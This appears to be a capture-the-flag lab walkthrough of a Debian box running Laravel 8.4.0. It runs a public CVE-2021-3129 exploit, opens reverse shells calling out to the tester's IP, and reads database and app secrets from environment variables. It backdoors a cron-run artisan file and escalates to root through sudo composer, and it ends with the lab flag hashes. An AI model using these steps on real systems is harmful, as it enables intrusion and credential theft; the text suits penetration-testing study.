Difficulty: Intermediate
Service Discovery
Open Ports & Priority
TCP Ports:
- 80
- 22
Service Enumeration
80
Apache/2.4.56 (Debian)
Chicago, US Phone: +00 1515151515 email: test@test.com

Contact us form, but attempting to submit it brings us to a 404 not found page displaying “Laravel 8.4.0”
Contact form on the homepage, but attempting to submit it brings us to a 404 not found apage displaying “Laravel 8.4.0”.
Googling this software name/version brought me to a PoC for CVE-2021-3129, which allows for remote code execution in instances of Laravel ⇐ v8.4.2 in debug mode. https://www.exploit-db.com/exploits/49424 https://github.com/khanhnv-2091/laravel-8.4.2-rce
Another blog goes into deeper detail on this CVE: https://blog.lexfo.fr/laravel-debug-rce.html Corresponding POC: https://github.com/ambionics/laravel-exploits
We’ll keep this in mind but explore a bit more, since we don’t know if this instance is in debug mode or not.
/login
“These credentials do not match our records.”
No obvious SQLi
/password/reset
Discloses registered email addresses. “We can’t find a user with that email address.”
Couldn’t find test@test.com.
/register
 We can create an account on /register.

Ah… this is an important finding. We can enable debugging mode by toggling this switch upon logging in. Any user can create an account (without even verifying that they’ve submitted a valid email which they control) and enable debug mode.
As we found earlier, this version in debug mode is vulnerable to CVE-2021-3129 which allows for RCE.
We can also upload images (post to /upload-image), which get overwritten with a new filename and are stored in /images.

I was having difficulty using the exploits linked above, but found one that was easier to work with: https://github.com/joshuavanderpoll/CVE-2021-3129
With some trial and error, I got chain laravel/rce2 to work for me.
python3 CVE-2021-3129.py --host http://192.168.222.38 --chain laravel/rce2
execute "whoami"

Unexpectedly, in the case of running commands containing spaces, double quotes don’t allow it to run properly.

I’ll run a listener with penelope, then execute the provided payload to establish a bash TCP reverse shell.
Privilege Escalation
www-data → skunk
Since I’m using penelope, I’ll run linPEAS.sh by returning to the menu with F12 and running run peass_ng.
In the meantime, I’ll start manual enumeration. Edit: linpeas never revealed anything interesting.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname: debian Debian GNU/Linux 11 (bullseye) 5.10.0-25-amd64 (supposedly vulnerable to Dirty Pipe, as kernel is 5.10.0-25).
Environment variables have some interesting information:
- DB_PASSWORD=sdfquelw0kly9jgbx92
- REDIS_PASSWORD=null
- REDIS_HOST=127.0.0.1
- APP_KEY=base64:zfXJipTpbCyrZHRDpn0/NmdpHTbAl7/hCMf476EP1LU=
- MAIL_PASSWORD=null
MySQL
ss -tulpn shows 3306 is running on localhost, and we found credentials in env, so it’s probably a good idea to check for information in the database.
I’ll use ligolo-ng for port forwarding, but something simpler like ssh -R back to our machine would also work, as we just need access to this single port.

Connect to the mysql server using the creds found from the env
mysql -h 240.0.0.1 -u lavita -p --skip-ssl-verify-server-cert
Nothing interesting found, we’re the only user in the database.
Skunk cronjob
I found a cronjob running as uid 1001, skunk, using pspy. This wasn’t previously known, as we can’t read skunk’s cron files. A good reminder to ALWAYS monitor processes for a few minutes.
2025/11/15 11:45:09 CMD: UID=0     PID=1      | /sbin/init                                                                                                                                                         2025/11/15 11:46:01 CMD: UID=0     PID=27082  | /usr/sbin/CRON -f
2025/11/15 11:46:01 CMD: UID=0     PID=27083  | /usr/sbin/CRON -f
2025/11/15 11:46:01 CMD: UID=1001  PID=27084  | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2025/11/15 11:46:01 CMD: UID=1001  PID=27085  | /usr/bin/php /var/www/html/lavita/artisan clear:pictures
2025/11/15 11:46:01 CMD: UID=1001  PID=27087  | sh -c stty -a | grep columns
2025/11/15 11:46:01 CMD: UID=1001  PID=27086  | stty -a
2025/11/15 11:46:01 CMD: UID=1001  PID=27088  |
2025/11/15 11:46:01 CMD: UID=1001  PID=27090  | sh -c stty -a | grep columns
2025/11/15 11:46:01 CMD: UID=1001  PID=27089  | sh -c stty -a | grep columns
2025/11/15 11:46:01 CMD: UID=1001  PID=27091  | sh -c rm -Rf /var/www/html/lavita/public/images/*
2025/11/15 11:46:01 CMD: UID=1001  PID=27092  | rm -Rf /var/www/html/lavita/public/images/*
We can write to /var/www/html/lavita/artisan, meaning we can execute arbitrary PHP code as UID 1001, skunk.
I’ll copy artisan to artisan.bak, then replace artisan with the Ivan Sincek shell from revshells.com using my IP and port: https://www.revshells.com/PHP%20Ivan%20Sincek?ip=192.168.45.216&port=4444&shell=%2Fbin%2Fbash&encoding=%2Fbin%2Fbash
Within the next minute I caught a shell as skunk.

skunk → root
sudo -l shows that skunk is able to any command with a password, or composer as root without a password.

Checking GTFObins, there is a method we can use for composer: https://gtfobins.github.io/gtfobins/composer/
It requires modifying /var/www/html/lavita/composer.json… while skunk actually can’t write to composer.json, www-data can, so I’ll switch back to my other session and make the change manually with nano.

Now back as skunk:
sudo /usr/bin/composer --working-dir=/var/www/html/lavita run-script x
At last, we get a root shell!
Proof Screenshots (local.txt / proof.txt)
type or cat flag and include IP address in screenshot

/root/proof.txt 7b725c03f38cea82011e12a52afb8b87
/home/skunk/local.txt fd936012c9028edea8fea7e74fd52e12